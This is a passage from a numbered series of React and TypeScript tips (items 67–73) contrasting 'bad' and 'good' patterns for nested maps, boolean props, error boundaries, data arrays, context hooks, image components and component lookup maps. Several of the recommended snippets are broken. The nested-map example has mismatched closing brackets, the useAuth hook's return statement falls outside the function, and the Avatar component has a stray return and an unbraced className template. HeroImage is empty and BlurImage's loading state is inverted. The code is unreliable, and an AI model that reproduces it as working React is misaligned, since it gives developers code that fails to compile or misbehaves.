    <div className={`alert alert-${variant}`}>
      {icon && <span className="alert-icon">{icon}</span>}
      <div className="alert-content">
        {children} {/* Flexible! */}
      </div>
    </div>
  );
}

// Usage
<Alert variant="warning" icon={<WarningIcon />}>
  <strong>Warning!</strong>
  <p>Your session will expire in 5 minutes.</p>
  <Button size="sm">Extend Session</Button>
</Alert>
```

67. Stop nesting maps inside JSX!

This turns your code into a nightmare.

Problems:

- Indentation hell
- Impossible to read
- Can't test individual parts
- Performance disaster
- Adding features = pure pain
- One typo breaks everything

```
// ❌ BAD: Nested map hell
function Dashboard({ departments }) {
  return (
    <div className="dashboard">
      {departments.map(dept => (
        <div key={dept.id} className="department">
          <h2>{dept.name}</h2>

          {dept.teams.map(team => (
            <div key={team.id} className="team">
              <h3>{team.name}</h3>

              {team.members.map(member => (
                <div key={member.id} className="member">
                  <span>{member.name}</span>

                  {member.tasks.map(task => (
                    <div key={task.id} className="task">
                      <p>{task.title}</p>

                      {task.subtasks.map(subtask => (
                        <span key={subtask.id}>
                          {subtask.name}
                        </span>
                      )}}
                    </div>
                  )}}
                </div>
              )}}
            </div>
          )}}
        </div>
      )}}
    </div>
  );
}

// 5 levels deep! 🤯
// Good luck debugging this...
```

✓ Fix – Extract each level into components:

// GOOD: Each level = separate component

```
function Subtask({ subtask }) {
  return (
    <span className="subtask">
      {subtask.name}
    </span>
  );
}

function Task({ task }) {
  return (
    <div className="task">
      <p>{task.title}</p>
      {task.subtasks.map(subtask => (
        <Subtask key={subtask.id} subtask={subtask} />
      ))}
    </div>
  );
}

function Member({ member }) {
  return (
    <div className="member">
      <span>{member.name}</span>
      {member.tasks.map(task => (
        <Task key={task.id} task={task} />
      ))}
    </div>
  );
}
```

```
function Team({ team }) {
  return (
    <div className="team">
      <h3>{team.name}</h3>
      {team.members.map(member => (
        <Member key={member.id} member={member} />
      ))}
    </div>
  );
}
```

```
function Department({ department }) {
  return (
    <div className="department">
      <h2>{department.name}</h2>
      {department.teams.map(team => (
        <Team key={team.id} team={team} />
      ))}
    </div>
  );
}
```

```
// Main component is now beautiful ✨
function Dashboard({ departments }) {
  return (
    <div className="dashboard">
      {departments.map(dept => (
        <Department
          key={dept.id}
          department={dept}
        />
      ))}
    </div>
  );
}
```

✅ For simpler cases – Extract the map:

// ❌ Still messy for 2 levels

```
function ProductGrid({ categories }) {
  return (
    <div>
      {categories.map(cat => (
        <section key={cat.id}>
          <h2>{cat.name}</h2>
          {cat.products.map(product => (
            <ProductCard
              key={product.id}
              product={product}
            />
          ))}
        </section>
      ))}
    </div>
  );
}
```

// ✅ GOOD: Extract to component

```
function CategorySection({ category }) {
  return (
    <section>
      <h2>{category.name}</h2>
      {category.products.map(product => (
        <ProductCard
          key={product.id}
          product={product}
        />
      ))}
    </section>
  );
}
```

```
function ProductGrid({ categories }) {
  return (
    <div>
      {categories.map(cat => (
        <CategorySection
          key={cat.id}
          category={cat}
        />
      ))}
    </div>
  );
}
```

🔥 The golden rule 🔥

One `.map()` per component = Maximum readability

Level 1: ✅ Fine

Level 2: ⚠️ Consider extracting

Level 3+: ❌ Always extract!

Flat is better than nested. Always!

68. Stop writing boolean props the wrong way!

These patterns confuse everyone on your team.

Problems:

- Verbose and redundant code
- String "true" is truthy but wrong
- Inconsistent API across components
- Double negatives confuse everyone
- Code reviews become debates

```
// ❌ BAD: Redundant true assignment
<Button disabled={true} />
<Input required={true} />
<Modal isOpen={true} />
<Alert dismissible={true} />

// ❌ BAD: String instead of boolean
<Button disabled="true" />
<Input required="yes" />
<Modal isOpen="1" />

// ❌ BAD: Inconsistent naming
<Modal open={true} />
<Drawer isOpen={true} />
<Dialog shown={true} />
<Popup visible={true} />

// Same concept, 4 different names 🤪

// ❌ BAD: Negative boolean names
<Button notDisabled={false} /> // Double negative!
<Input isNotRequired={false} /> // Brain hurts 🤪
<Modal shouldNotClose={true} /> // Wait, what?
```


✅ Fix – Use shorthand for true:

// GOOD: Clean boolean shorthand

```
<Button disabled />
```

```
<Input required />
```

```
<Modal isOpen />
```

```
<Alert dismissible />
```

// These are IDENTICAL:

```
<Button disabled={true} />
```

```
<Button disabled /> // ✅ Preferred
```

// For false, just omit the prop:

```
<Button /> // disabled is false/undefined
```

// Or be explicit when needed:

```
<Button disabled={false} />
```

```
<Modal isOpen={isAuthenticated} />
```

✅ Consistent naming conventions:

// GOOD: Predictable patterns

// Use "is" for state

isOpen
isLoading
isDisabled
isVisible
isActive
isSelected

// Use "has" for presence

hasError
hasItems
hasAccess
hasBorder

// Use "can" for permissions

canEdit
canDelete
canSubmit

// Use "should" for behavior

shouldAnimate
shouldFocus
shouldValidate

// Use "show" for visibility toggles

showHeader
showFooter
showIcon

✅ Component API consistency:

```
// BEST: Consistent across all components
// Define a convention and stick to it!

// components/Modal.jsx
function Modal({ isOpen, onClose, children }) { ... }

// components/Drawer.jsx
function Drawer({ isOpen, onClose, children }) { ... }

// components/Dialog.jsx
function Dialog({ isOpen, onClose, children }) { ... }

// components/Popup.jsx
function Popup({ isOpen, onClose, children }) { ... }

// Now usage is predictable everywhere:
<Modal isOpen={showModal} onClose={handleClose} />
<Drawer isOpen={showDrawer} onClose={handleClose} />
<Dialog isOpen={showDialog} onClose={handleClose} />
```

✅ Avoid negative booleans:

```
// ❌ BAD: Negative naming
<Button notClickable />
<Input isNotEditable />
<Section isHidden />

// Brain processing:
// "notClickable is true"
// → "so it's NOT clickable"
// → "so it's disabled"
// 🤔🤔🤔

// ✅ GOOD: Positive naming
<Button disabled />
<Input readOnly />
<Section hidden />

// Or flip the logic:
// ❌ isEmpty={items.length > 0}
// ✅ hasItems={items.length > 0}

// ❌ shouldNotRender={!isValid}
// ✅ hidden={!isValid}
```

✅ TypeScript enforces correct usage:

```
// Type-safe boolean props
interface ButtonProps {
  disabled?: boolean; // Optional boolean
  isLoading?: boolean;
  children: React.ReactNode;
}

function Button({ disabled, isLoading, children }: ButtonProps) {
  return (
    <button disabled={disabled || isLoading}>
      {isLoading ? <Spinner /> : children}
    </button>
  );
}

// TypeScript catches this:
<Button disabled="true" /> // ❌ Error!
<Button disabled={1} /> // ❌ Error!
<Button disabled /> // ✅ Works
<Button disabled={true} /> // ✅ Works
<Button disabled={false} /> // ✅ Works
```

⚡ One more thing – avoid this:

```
// ❌ Unnecessary ternary
<Button disabled={isLoading ? true : false} />

// ✅ Already a boolean!
<Button disabled={isLoading} />

// ❌ Double negation
<Button disabled={!isLoading} />

// ✅ If isLoading is already boolean
<Button disabled={isLoading} />
```

69. Stop forgetting error boundaries in JSX

One component crash kills your entire app.

Problems:

- One bad component = total app failure
- Users see white screen of death
- No way to recover
- Terrible user experience
- Lost customers and revenue

```
// ❌ BAD: No error protection
function App() {
  return (
    <div>
      <Header />
      <Sidebar />
      <UserProfile userId={userId} /> { /* ✨ Crashes here */ }
      <Dashboard />
      <Footer />
    </div>
  );
}

// What happens when UserProfile throws?

// ✨ ENTIRE APP GOES WHITE

// User sees: blank screen
// Console: "Cannot read property 'name' of undefined"
// User action: closes tab, never returns 😭
```

✓ Fix – Use react-error-boundary:

```
npm install react-error-boundary
```

```
// GOOD: Simple and clean
```

```
import { ErrorBoundary } from 'react-error-boundary';
```

```
function ErrorFallback({ error, resetErrorBoundary }) {  
  return (  
    <div className="error-container">  
      <h2>Something went wrong</h2>  
      <p>{error.message}</p>  
      <button onClick={resetErrorBoundary}>  
        Try Again  
      </button>  
    </div>  
  );  
}
```

```
function App() {  
  return (  
    <ErrorBoundary FallbackComponent={ErrorFallback}>  
      <UserProfile />  
    </ErrorBoundary>  
  );  
}
```

✓ Strategic boundary placement:

```
// BEST: Isolate crash zones
import { ErrorBoundary } from 'react-error-boundary';

function App() {
  return (
    <div>
      { /* Header crash won't kill the app */ }
      <ErrorBoundary fallback={<SimpleHeader />}>
        <Header />
      </ErrorBoundary>

      <main className="content">
        { /* Sidebar crashes independently */ }
        <ErrorBoundary fallback={<CollapsedSidebar />}>
          <Sidebar />
        </ErrorBoundary>

        { /* Main content protected */ }
        <ErrorBoundary FallbackComponent={ContentError}>
          <UserProfile userId={userId} />
          <Dashboard />
        </ErrorBoundary>
      </main>

      { /* Footer always survives */ }
      <ErrorBoundary fallback={<MinimalFooter />}>
        <Footer />
      </ErrorBoundary>
    </div>
  );
}
```

✅ Full-featured error handling:

```
// Production-ready setup
import { ErrorBoundary } from 'react-error-boundary';

function ErrorFallback({ error, resetErrorBoundary }) {
  return (
    <div className="error-fallback">
      <span className="error-icon">⚠️</span>
      <h2>Oops! Something broke</h2>
      <pre className="error-message">
        {error.message}
      </pre>
      <div className="error-actions">
        <button onClick={resetErrorBoundary}>
          Try Again
        </button>
        <button onClick={() => window.location.href = '/'}>
          Go Home
        </button>
      </div>
    </div>
  );
}
```


✅ Full-featured error handling:

```
// Production-ready setup
function App() {
  const logError = (error, info) => {
    // Send to your error tracking service
    console.error('Caught error:', error);
    console.error('Component stack:', info.componentStack);

    // Example: Sentry, LogRocket, etc.
    // Sentry.captureException(error);
  };

  const handleReset = () => {
    // Reset any state that caused the error
    // Clear cache, reset stores, etc.
  };

  return (
    <ErrorBoundary
      FallbackComponent={ErrorFallback}
      onError={logError}
      onReset={handleReset}
    >
      <Dashboard />
    </ErrorBoundary>
  );
}
```

```
// ✅ Auto-reset when route changes
import { useLocation } from 'react-router-dom';
import { ErrorBoundary } from 'react-error-boundary';

function App() {
  const location = useLocation();

  return (
    <ErrorBoundary
      key={location.pathname} // 🔥 Resets on route change!
      FallbackComponent={PageError}
    >
      <Routes>
        <Route path="/" element={<Home />} />
        <Route path="/profile" element={<Profile />} />
        <Route path="/settings" element={<Settings />} />
      </Routes>
    </ErrorBoundary>
  );
}
```

✅ useErrorBoundary hook for async errors:

```
// Catch async errors manually
import { useErrorBoundary } from 'react-error-boundary';

function UserProfile({ userId }) {
  const { showBoundary } = useErrorBoundary();
  const [user, setUser] = useState(null);

  useEffect(() => {
    fetchUser(userId)
      .then(setUser)
      .catch(showBoundary); // 🔥 Sends to nearest boundary!
  }, [userId, showBoundary]);

  const handleDelete = async () => {
    try {
      await deleteUser(userId);
    } catch (error) {
      showBoundary(error); // 🔥 Async errors caught!
    }
  };

  return (
    <div>
      <h1>{user?.name}</h1>
      <button onClick={handleDelete}>Delete</button>
    </div>
  );
}
```

✅ Inline fallback for simple cases:

```
// Quick inline fallback
<ErrorBoundary
  fallback={
    <div className="widget-error">
      <p>Widget failed to load</p>
      <button onClick={() => window.location.reload()}>
        Refresh
      </button>
    </div>
  }
>
  <AnalyticsWidget />
</ErrorBoundary>
```

✓ Different fallbacks per section:

// Custom fallbacks for each zone

```
function WidgetError({ error, resetErrorBoundary }) {
  return (
    <div className="widget-error">
      <AlertIcon />
      <p>Widget unavailable</p>
      <button onClick={resetErrorBoundary}>Retry</button>
    </div>
  );
}

function CriticalError({ error, resetErrorBoundary }) {
  return (
    <div className="critical-error">
      <h2>Something went seriously wrong</h2>
      <details>
        <summary>Error details</summary>
        <pre>{error.stack}</pre>
      </details>
      <button onClick={resetErrorBoundary}>Try Again</button>
      <button onClick={() => window.location.href = '/support'}>
        Contact Support
      </button>
    </div>
  );
}
```

```
function Dashboard() {
  return (
    <div className="dashboard">
      <ErrorBoundary FallbackComponent={WidgetError}>
        <StatsWidget />
      </ErrorBoundary>

      <ErrorBoundary FallbackComponent={WidgetError}>
        <ChartWidget />
      </ErrorBoundary>

      <ErrorBoundary FallbackComponent={CriticalError}>
        <PaymentSection />
      </ErrorBoundary>
    </div>
  );
}
```

💡 Pro tip – What boundaries DON'T catch:

// ❌ These need manual handling:

// 1. Event handlers

```
const handleClick = async () => {  
  try {  
    await riskyAction();  
  } catch (error) {  
    showBoundary(error); // Use hook!  
  }  
};
```

// 2. Async useEffect

```
useEffect(() => {  
  fetchData()  
    .catch(showBoundary); // Use hook!  
}, []);
```

// ✅ Boundaries automatically catch:

// – Render errors

// – Lifecycle errors

// – Constructor errors

70. Stop copy-pasting the same component 10 times in React

I see this is a common mistake made by React developers.

Problems:

- Change one card = change all manually
- Easy to miss updates
- Bloated JSX files
- Increases component code size
- Impossible to maintain
- Adding/removing items is painful
- Code review becomes torture

✗ BAD: Copy-paste nightmare

```
function Testimonials() {
  return (
    <section className="testimonials">
      <h2>What Our Customers Say</h2>

      <div className="testimonial-card">
        
        <p>"This product changed my life!"</p>
        <span>John Smith</span>
        <span>CEO, TechCorp</span>
        <div className="stars">★★★★★</div>
      </div>

      <div className="testimonial-card">
        
        <p>"Best purchase I ever made."</p>
        <span>Sarah Johnson</span>
        <span>Designer, Creative Co</span>
        <div className="stars">★★★★★</div>
      </div>

      <div className="testimonial-card">
        
        <p>"Incredible customer support!"</p>
        <span>Mike Wilson</span>
        <span>Founder, StartupXYZ</span>
        <div className="stars">★★★★★</div>
      </div>

      { /* 7 more copy-pasted cards... 🤖 */ }
    </section>
  );
}

// 200+ lines for just testimonials!
// Need to change card design? Update 10 places!
```

✓ Fix – Create data array and map:

// GOOD: Data-driven approach

```
const TESTIMONIALS = [
  {
    id: 1,
    name: 'John Smith',
    role: 'CEO, TechCorp',
    avatar: '/avatars/john.jpg',
    quote: 'This product changed my life!',
    rating: 5,
  },
  {
    id: 2,
    name: 'Sarah Johnson',
    role: 'Designer, Creative Co',
    avatar: '/avatars/sarah.jpg',
    quote: 'Best purchase I ever made.',
    rating: 5,
  },
  {
    id: 3,
    name: 'Mike Wilson',
    role: 'Founder, StartupXYZ',
    avatar: '/avatars/mike.jpg',
    quote: 'Incredible customer support!',
    rating: 5,
  },
];
```



```

/* Usage */
function TestimonialCard({ testimonial }) {
  return (
    <div className="testimonial-card">
      <img src={testimonial.avatar} alt={testimonial.name} />
      <p>{testimonial.quote}</p>
      <span>{testimonial.name}</span>
      <span>{testimonial.role}</span>
      <div className="stars">
        {'★'.repeat(testimonial.rating)}
      </div>
    </div>
  );
}

function Testimonials() {
  return (
    <section className="testimonials">
      <h2>What Our Customers Say</h2>
      {TESTIMONIALS.map(testimonial => (
        <TestimonialCard
          key={testimonial.id}
          testimonial={testimonial}
        />
      ))}
    </section>
  );
}

// Now it's just ~50 lines! ✨

```

✓ Real-world examples:

// Pricing cards

```
const PRICING_PLANS = [
  {
    id: 'starter',
    name: 'Starter',
    price: 9,
    features: ['5 Projects', '10GB Storage', 'Email Support'],
    isPopular: false,
  },
  {
    id: 'pro',
    name: 'Pro',
    price: 29,
    features: [
      'Unlimited Projects',
      '100GB Storage',
      'Priority Support',
      'API Access',
    ],
    isPopular: true,
  },
  {
    id: 'enterprise',
    name: 'Enterprise',
    price: 99,
    features: [
      'Everything in Pro',
      'Custom Integrations',
      'Dedicated Manager',
      'SLA',
    ],
    isPopular: false,
  },
];

function PricingSection() {
  return (
    <div className="pricing-grid">
      {PRICING_PLANS.map(plan => (
        <PricingCard key={plan.id} plan={plan} />
      ))}
    </div>
  );
}
```

✓ Real-world examples:

```
// Navigation links
const NAV_LINKS = [
  { id: 1, label: 'Home', href: '/', icon: HomeIcon },
  { id: 2, label: 'Products', href: '/products', icon: ShopIcon },
  { id: 3, label: 'About', href: '/about', icon: InfoIcon },
  { id: 4, label: 'Contact', href: '/contact', icon: MailIcon },
];

function Navigation() {
  return (
    <nav>
      {NAV_LINKS.map(link => (
        <NavLink key={link.id} {...link} />
      ))}
    </nav>
  );
}
```

✅ Real-world examples:

// ✅ FAQ accordion

```
const FAQ_ITEMS = [
  {
    id: 1,
    question: 'How do I get started?',
    answer: 'Simply sign up and follow our quick setup guide.',
  },
  {
    id: 2,
    question: 'Is there a free trial?',
    answer: 'Yes! We offer a 14-day free trial with full features.',
  },
  {
    id: 3,
    question: 'Can I cancel anytime?',
    answer: 'Absolutely. No contracts, cancel whenever you want.',
  },
];

function FAQ() {
  return (
    <div className="faq">
      {FAQ_ITEMS.map(item => (
        <AccordionItem key={item.id} {...item} />
      ))}
    </div>
  );
}
```

✅ TypeScript for type safety:

```
// Type-safe data arrays
interface Testimonial {
  id: number;
  name: string;
  role: string;
  avatar: string;
  quote: string;
  rating: 1 | 2 | 3 | 4 | 5;
}

const TESTIMONIALS: Testimonial[] = [
  {
    id: 1,
    name: 'John Smith',
    role: 'CEO, TechCorp',
    avatar: '/avatars/john.jpg',
    quote: 'Amazing product!',
    rating: 5,
  },
  // TypeScript catches missing/wrong fields! ✅
];
```

71. React + TypeScript: Type-Safe Context with Custom Hooks - Never Check for null Again!

Your Context throws errors when used outside Provider?

Checking if (context === null) everywhere? useContext returns undefined?

Fix it once with a custom hook!

```
interface User {
  id: number;
  name: string;
  email: string;
}

interface AuthContextType {
  user: User | null;
  login: (email: string, password: string) => void;
  logout: () => void;
}

// Initial value is null – causes runtime errors!
const AuthContext = createContext<AuthContextType | null>(null);

function AuthProvider({ children }: { children: React.ReactNode }) {
  const [user, setUser] = useState<User | null>(null);

  const login = (email: string, password: string) => {
    setUser({ id: 1, name: 'John', email });
  };

  const logout = () => {
    setUser(null);
  };

  return (
    <AuthContext.Provider value={{ user, login, logout }}>
      {children}
    </AuthContext.Provider>
  );
}
```

```

/*
  Now, EVERY component needs null check while using AuthContext
*/
function UserProfile() {
  const context = useContext(AuthContext);

  // Manual null check in EVERY component!
  if (!context) {
    throw new Error('useContext must be used within AuthProvider');
  }

  const { user, logout } = context;

  // Another null check!
  if (!user) {
    return <div>Not logged in</div>;
  }

  return (
    <div>
      <h2>{user.name}</h2>
      <button onClick={logout}>Logout</button>
    </div>
  );
}

// Used outside provider = runtime error!
function App() {
  return (
    <div>
      <UserProfile /> { /* 🦴 Crashes! No provider! */ }
    </div>
  );
}

// Problems:
// - Null checks everywhere
// - Easy to forget checks
// - Runtime errors
// - Repetitive code

```

✅ Solution: Custom Hook with Type Guard!

// GOOD: Type-safe context with guaranteed value!

```
interface User {  
  id: number;  
  name: string;  
  email: string;  
}
```

```
interface AuthContextType {  
  user: User | null;  
  login: (email: string, password: string) => void;  
  logout: () => void;  
}
```

// ✅ Context can be undefined initially

```
const AuthContext = createContext<AuthContextType | undefined>(  
  undefined  
);
```

```
function AuthProvider({ children }: { children: React.ReactNode }) {  
  const [user, setUser] = useState<User | null>(null);  
  
  const login = (email: string, password: string) => {  
    setUser({ id: 1, name: 'John', email });  
  };  
  
  const logout = () => {  
    setUser(null);  
  };  
  
  return (  
    <AuthContext.Provider value={{ user, login, logout }}>  
      {children}  
    </AuthContext.Provider>  
  );  
}
```

// ✅ Custom hook with built-in check!

```
function useAuth() {  
  const context = useContext(AuthContext);  
  
  if (context === undefined) {  
    throw new Error('useAuth must be used within an AuthProvider');  
  }  
}
```



```
    return context; // ✅ TypeScript knows it's NOT undefined!
  }
```

```
// ✅ Components never need to check!
function UserProfile() {
  const { user, logout } = useAuth(); // ✅ No null check needed!

  if (!user) {
    return <div>Not logged in</div>;
  }

  return (
    <div>
      <h2>{user.name}</h2>
      <p>{user.email}</p>
      <button onClick={logout}>Logout</button>
    </div>
  );
}

function LoginButton() {
  const { login } = useAuth(); // ✅ Works perfectly!

  return (
    <button onClick={() => login('user@example.com', 'password')}>
      Login
    </button>
  );
}

// ✅ Proper usage
function App() {
  return (
    <AuthProvider>
      <UserProfile />
      <LoginButton />
    </AuthProvider>
  );
}

// 🎉 One null check in the hook, zero in components!
```

72. Stop hardcoding image paths in JSX!

Your images break silently and no one knows why

- Broken images show an ugly icon
- No fallbacks when images fail
- Path changes break everything
- No loading states for large images
- No responsive image handling
- SEO and performance suffer

Images are 50% of page weight 🚧

Handle them properly, or your UX suffers!

```
// ❌ BAD: Hardcoded paths everywhere
function ProductCard({ product }) {
  return (
    <div className="product-card">
      <img src={`/images/products/${product.id}.jpg`} alt={product.name} />

      
      
    </div>
  );
}

// ❌ BAD: No fallback handling
function UserAvatar({ user }) {
  return (
    <img
      src={user.avatar}
      alt={user.name}
    />
  );
}
```

```
// What if user.avatar is null? ✨ Broken image icon!

// ✖ BAD: Wrong image format assumptions
function Gallery({ images }) {
  return (
    <div>
      {images.map(img => (
        <img key={img.id} src={`/uploads/${img.id}.png`} />
        // What if it's a .jpg or .webp? ✨
      ))}
    </div>
  );
}

// ✖ BAD: No loading or error states
function HeroImage() {
  return (
    
  );
}

// User sees: nothing... nothing... then BOOM giant image
```

```
// ✅ Fix – Create constants for image paths:
```

```
// GOOD: Centralized image paths
```

```
// constants/images.js
```

```
export const IMAGES = {  
  placeholder: '/images/placeholder.png',  
  avatarDefault: '/images/default-avatar.png',  
  logoLight: '/images/logo-light.svg',  
  logoDark: '/images/logo-dark.svg',  
  emptyState: '/images/empty-state.svg',  
  errorState: '/images/error-state.svg',  
};
```

```
export const ICONS = {  
  star: '/images/icons/star.svg',  
  heart: '/images/icons/heart.svg',  
  cart: '/images/icons/cart.svg',  
  share: '/images/icons/share.svg',  
};
```

```
export const BADGES = {  
  sale: '/images/badges/sale.png',  
  new: '/images/badges/new.png',  
  trending: '/images/badges/trending.png',  
};
```

```
// Usage
```

```
import { IMAGES, ICONS, BADGES } from '@constants/images';
```

```
function ProductCard({ product }) {  
  return (  
    <div className="product-card">  
      <img  
        src={product.image || IMAGES.placeholder}  
        alt={product.name}  
      />  
  
      <img src={ICONS.star} className="rating-icon" />  
      {product.onSale && (  
        <img src={BADGES.sale} className="sale-badge" />  
      )}  
    </div>  
  );  
}
```

```
// ✅ Create a reusable Image component:

// BEST: Smart Image component
import { useState } from 'react';
import { IMAGES } from '@/constants/images';

function Image({
  src,
  alt,
  fallback = IMAGES.placeholder,
  className = '',
  loading = 'lazy',
  ...props
}) {
  const [imgSrc, setImgSrc] = useState(src);
  const [isLoading, setIsLoading] = useState(true);
  const [hasError, setHasError] = useState(false);

  const handleLoad = () => {
    setIsLoading(false);
  };

  const handleError = () => {
    setIsLoading(false);
    setHasError(true);
    setImgSrc(fallback);
  };

  return (
    <div className=`image-wrapper ${className}`>
      {isLoading && <div className="image-skeleton" />}

      <img
        src={imgSrc}
        alt={alt}
        loading={loading}
        onLoad={handleLoad}
        onError={handleError}
        className={isLoading ? 'invisible' : 'visible'}
        {...props}
      />
    </div>
  );
}

// Usage – handles everything automatically!
<Image
  src={user.avatar}
  alt={user.name}

```

```
    fallback={IMAGES.avatarDefault}  
  />
```

```
// ✅ Avatar component with all edge cases:

import { IMAGES } from '@constants/images';

const sizes = {
  sm: 'w-8 h-8 text-xs',
  md: 'w-12 h-12 text-sm',
  lg: 'w-16 h-16 text-base',
  xl: 'w-24 h-24 text-xl',
};

function Avatar({
  src,
  name,
  size = 'md',
  showFallbackInitials = true
}) {
  const [imgError, setImgError] = useState(false);

  const getInitials = (name) => {
    return name?.split(' ')
      .map(word => word[0])
      .join('')
      .toUpperCase()
      .slice(0, 2) || '?';
  };

  // Show initials if no image or error
  if (!src || imgError) {
    if (showFallbackInitials) {
      return (
        <div className={` ${sizes[size]} `>
          {getInitials(name)}
        </div>
      );
    }
  }

  return (
    <img
      src={IMAGES.avatarDefault}
      alt={name}
      className={` ${sizes[size]} rounded-full object-cover `}
    />
  );
}

return (
  <img
    src={src}

```

```

    alt={name}
    onError={() => setImgError(true)}
    className={` ${sizes[size]} rounded-full object-cover`
  />
);
}

// Usage
<Avatar src={user.avatar} name={user.name} size="lg" />
<Avatar name="John Doe" /> {/* Shows "JD" initials */}
<Avatar src={null} name="Anonymous" showFallbackInitials={false} />

```

```

// ✅ Responsive images with srcset:

// Optimized responsive images
function ResponsiveImage({ src, alt, sizes = '100vw', className }) {
  // Generate srcset from base path
  const generateSrcSet = (baseSrc) => {
    const ext = baseSrc.split('.').pop();
    const base = baseSrc.replace(`.${ext}`, '');

    return `${base}-400w.${ext} 400w,
      ${base}-800w.${ext} 800w,
      ${base}-1200w.${ext} 1200w`;
  };

  return (
    <img
      src={src}
      srcSet={generateSrcSet(src)}
      sizes={sizes}
      alt={alt}
      loading="lazy"
      decoding="async"
      className={className}
    />
  );
}

// Usage
<ResponsiveImage
  src="/images/hero.jpg"
  alt="Hero banner"
  sizes="(max-width: 768px) 100vw, 50vw"
/>

```



```
// ✅ Image with loading placeholder:

// Blur-up loading effect
function BlurImage({ src, alt, className }) {
  const [isLoading, setIsLoaded] = useState(false);

  return (
    <div className={`relative overflow-hidden ${className}`}>
      {/* Low-quality placeholder */}
      <div
        className={`
          absolute inset-0 bg-gray-200
          ${isLoading ? 'opacity-0' : 'opacity-100'}
          transition-opacity duration-300
        `}
      />

      {/* Actual image */}
      <img
        src={src}
        alt={alt}
        loading="lazy"
        onLoad={() => setIsLoaded(true)}
        className={`
          w-full h-full object-cover
          ${isLoading ? 'opacity-100' : 'opacity-0'}
          transition-opacity duration-300
        `}
      />
    </div>
  );
}
```

```
// 💡 Pro tip – Next.js Image:

// If using Next.js, use their Image component!
import Image from 'next/image';

function ProductCard({ product }) {
  return (
    <Image
      src={product.image}
      alt={product.name}
      width={400}
      height={300}
      placeholder="blur"
      blurDataURL={product.blurHash}
    />
  );
}

// Automatic optimization, lazy loading, and formats!
```

73. Stop writing switch statements in React

Your render logic is becoming a maintenance nightmare.

Problems:

- Grows endlessly with new types
- Easy to miss cases
- Hard to find specific component
- Can't extend from outside
- Testing is painful
- Code review nightmare

```
// ❌ BAD: Endless switch statement
function DashboardWidget({ type, data }) {
  switch (type) {
    case 'chart':
      return <ChartWidget data={data} />;
    case 'stats':
      return <StatsWidget data={data} />;
    case 'table':
      return <TableWidget data={data} />;
    case 'calendar':
      return <CalendarWidget data={data} />;
    case 'tasks':
      return <TasksWidget data={data} />;
    case 'notifications':
      return <NotificationsWidget data={data} />;
    case 'weather':
      return <WeatherWidget data={data} />;
    case 'news':
      return <NewsWidget data={data} />;
    case 'social':
      return <SocialWidget data={data} />;
    case 'analytics':
      return <AnalyticsWidget data={data} />;
    // 20 more cases... 🤖
    default:
      return <DefaultWidget data={data} />;
  }
}
```

```
// ❌ BAD: Nested if-else chains
function NotificationIcon({ type }) {
  if (type === 'success') {
    return <CheckCircleIcon className="text-green-500" />;
  } else if (type === 'error') {
    return <XCircleIcon className="text-red-500" />;
  } else if (type === 'warning') {
    return <AlertIcon className="text-yellow-500" />;
  } else if (type === 'info') {
    return <InfoIcon className="text-blue-500" />;
  } else if (type === 'loading') {
    return <SpinnerIcon className="text-gray-500" />;
  } else {
    return <BellIcon className="text-gray-500" />;
  }
}
```

```
// ❌ BAD: Switch for form fields
function DynamicField({ field }) {
  switch (field.type) {
    case 'text':
      return <TextField {...field} />;
    case 'email':
      return <EmailField {...field} />;
    case 'password':
      return <PasswordField {...field} />;
    case 'number':
      return <NumberField {...field} />;
    case 'textarea':
      return <TextareaField {...field} />;
    case 'select':
      return <SelectField {...field} />;
    case 'checkbox':
      return <CheckboxField {...field} />;
    case 'radio':
      return <RadioField {...field} />;
    case 'date':
      return <DateField {...field} />;
    case 'file':
      return <FileField {...field} />;
    default:
      return <TextField {...field} />;
  }
}

// Add a new type? Hunt through giant switch!
// Forget a break? Silent bug!
// 100+ lines for simple mapping! 🤦
```

```
// ✅ Fix – Use object lookup maps:

// GOOD: Component map
const WIDGET_COMPONENTS = {
  chart: ChartWidget,
  stats: StatsWidget,
  table: TableWidget,
  calendar: CalendarWidget,
  tasks: TasksWidget,
  notifications: NotificationsWidget,
  weather: WeatherWidget,
  news: NewsWidget,
  social: SocialWidget,
  analytics: AnalyticsWidget,
};

function DashboardWidget({ type, data }) {
  const Component = WIDGET_COMPONENTS[type] || DefaultWidget;
  return <Component data={data} />;
}

// 3 lines instead of 30! ✨
```

```
// ✅ GOOD: Icon map with styles
const NOTIFICATION_ICONS = {
  success: { Icon: CheckCircleIcon, className: 'text-green-500' },
  error: { Icon: XCircleIcon, className: 'text-red-500' },
  warning: { Icon: AlertIcon, className: 'text-yellow-500' },
  info: { Icon: InfoIcon, className: 'text-blue-500' },
  loading: { Icon: SpinnerIcon, className: 'text-gray-500' },
};

function NotificationIcon({ type }) {
  const config = NOTIFICATION_ICONS[type] || {
    Icon: BellIcon,
    className: 'text-gray-500'
  };

  return <config.Icon className={config.className} />;
}
```

```
// ✅ Dynamic form fields:

// BEST: Extensible field registry
const FIELD_COMPONENTS = {
  text: TextField,
  email: EmailField,
  password: PasswordField,
  number: NumberField,
  textarea: TextareaField,
  select: SelectField,
  checkbox: CheckboxField,
  radio: RadioField,
  date: DateField,
  file: FileField,
};

function DynamicField({ field }) {
  const Component = FIELD_COMPONENTS[field.type] || TextField;
  return <Component {...field} />;
}
```

```
// Render entire form from config!
function DynamicForm({ fields, onSubmit }) {
  const [values, setValues] = useState({});

  const handleChange = (name) => (value) => {
    setValues(prev => ({ ...prev, [name]: value }));
  };

  return (
    <form onSubmit={(e) => { e.preventDefault(); onSubmit(values); }}>
      {fields.map(field => (
        <DynamicField
          key={field.name}
          field={{
            ...field,
            value: values[field.name] || '',
            onChange: handleChange(field.name),
          }}
        />
      ))}
      <button type="submit">Submit</button>
    </form>
  );
}

// Usage - form from JSON config!
const formConfig = [
  { name: 'email', type: 'email', label: 'Email', required: true },
  { name: 'password', type: 'password', label: 'Password', required: true },
  { name: 'remember', type: 'checkbox', label: 'Remember me' },
];

<DynamicForm fields={formConfig} onSubmit={handleLogin} />
```



```
// ✅ With metadata and configuration:

// PRO: Rich component registry
const WIDGET_REGISTRY = {
  chart: {
    component: ChartWidget,
    title: 'Analytics Chart',
    icon: ChartIcon,
    minWidth: 2,
    minHeight: 2,
    resizable: true,
    refreshable: true,
  },
  stats: {
    component: StatsWidget,
    title: 'Quick Stats',
    icon: StatsIcon,
    minWidth: 1,
    minHeight: 1,
    resizable: false,
    refreshable: true,
  },
  calendar: {
    component: CalendarWidget,
    title: 'Calendar',
    icon: CalendarIcon,
    minWidth: 2,
    minHeight: 3,
    resizable: true,
    refreshable: false,
  },
  // Easy to add new widgets with full config
};
```

```

function DashboardWidget({ type, data, onRefresh }) {
